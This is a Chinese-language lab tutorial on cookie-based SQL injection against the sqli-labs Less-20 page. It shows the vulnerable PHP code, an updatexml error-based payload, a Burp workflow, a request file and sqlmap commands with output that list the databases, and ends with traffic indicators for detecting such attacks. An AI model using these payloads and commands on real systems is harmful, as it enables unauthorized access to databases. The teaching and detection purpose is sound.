Cookie 注入及流量分析

一、cookie 知识介绍

服务器可以利用 Cookies 包含信息的任意性来筛选并经常性维护这些信息，以判断在 HTTP 传输中的状态。Cookies 典型的应用是判定注册用户是否已经登录网站，用户可能会得到提示，是否在下一次进入此网站时保留用户信息以便简化登录手续，这些都是 Cookies 的功能。另一个重要应用场合是“购物车”之类处理。用户可能会在一段时间内在同一家网站的不同页面中选择不同的商品，这些信息都会写 Cookies,以便在最后付款时提取信息。

可以通过浏览器的开发者工具来查看 cookie

Console 中输入 doccument.cookie

二、代码分析 cookie 注入原理

1. 获得请求得 cookie
2. Cookie 数据没有做特殊处理
3. Sql 语句得执行使用 cookie

代码中使用 Cookie 传递参数，但是没有对 Cookie 中传递的参数进行过滤操作。导致 SQL 注入漏洞的产生。

源代码分析


```
$cookee = $_COOKIE['uname'];
$format = 'D d M Y - H:i:s';
$timestamp = time() + 3600;
echo "<center>";
echo '<br><br><br>';
echo '<img src="../images/Less-20.jpg" />';
echo "<br><br><b>";
echo '<br><font color= "red" font size="4">';
echo "YOUR USER AGENT IS : ".$_SERVER['HTTP_USER_AGENT'];
echo "</font><br>";
echo '<font color= "cyan" font size="4">';
echo "YOUR IP ADDRESS IS : ".$_SERVER['REMOTE_ADDR'];
echo "</font><br>";
echo '<font color= "#FFFF00" font size = 4 >';
echo "DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE <br>";
echo '<font color= "orange" font size = 5 >';
echo "YOUR COOKIE : uname = $cookee and expires: " . date($format, $timestamp);


echo "<br></font>";
$sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
```


这里就可以利用’$cookee’来注入了

三、Cookie 注入演示

Less-20
用 burpsuite 发送给 Less-20 页面，第一次发送给没有 cookie，后来在发送就 cookie 了



将有 cookie 的页面发送值 repeat，查找注入点



Payload 注入
用如下的 payload 进行注入可以获得版本
’and updatexml(1,concat(0x7e,version(),0x7e),1) --+

四、Sqlmap 完成 cookie 注入

Sqlmap 完成注入的方式也是采用 http 头文件的方式
生成准备测试用的 http 头文件，其中 cookie 的位置要加上*

```
GET /Less-20/index.php HTTP/1.1
Host: 192.168.137.218:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.137.218:8088/Less-20/index.php
Connection: close
Cookie: uname=admin*
Upgrade-Insecure-Requests: 1
```

然后进入到 sqlmap 中用 -r 命令进行测试
命令
Sqlmap -r sqli_Less_20.txt
测试结果

```
[14:15:33] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[14:15:33] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[14:15:33] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[14:15:33] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[14:15:33] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[14:15:33] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:15:43] [INFO] (custom) HEADER parameter 'Cookie #1*' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' i
njectable
[14:15:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:15:43] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (po
tential) technique found
[14:15:43] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of q
uery columns. Automatically extending the range for current UNION query injection technique test
[14:15:43] [INFO] target URL appears to have 3 columns in query
[14:15:43] [INFO] (custom) HEADER parameter 'Cookie #1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
(custom) HEADER parameter 'Cookie #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
```

sqlmap -r /root/sqli_Less_20.txt --batch -dbs

```
[14:17:02] [WARNING] reflective value(s) found and filtering out
[14:17:02] [INFO] retrieved: 'information_schema'
[14:17:02] [INFO] retrieved: 'challenges'
[14:17:02] [INFO] retrieved: 'mysql'
[14:17:02] [INFO] retrieved: 'performance_schema'
[14:17:02] [INFO] retrieved: 'security'
available databases [5]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security

[14:17:02] [INFO] fetched data logged to text files under '/root/.local/sha

[*] ending @ 14:17:02 /2021-05-12/

┌──(root💀kali)-[~]
└─# sqlmap -r /root/sqli_Less_20.txt --batch --dbs
```

五、cookie 注入流量分析

1、cookie 位置具有大量的 sql 注入字符串
2、流量标志
Updatexmle extractvalue floor
盲注流量标志
And if sleep 获得数据库元数据函数
3、如使用 sqlmap 进行探测，则有大量的请求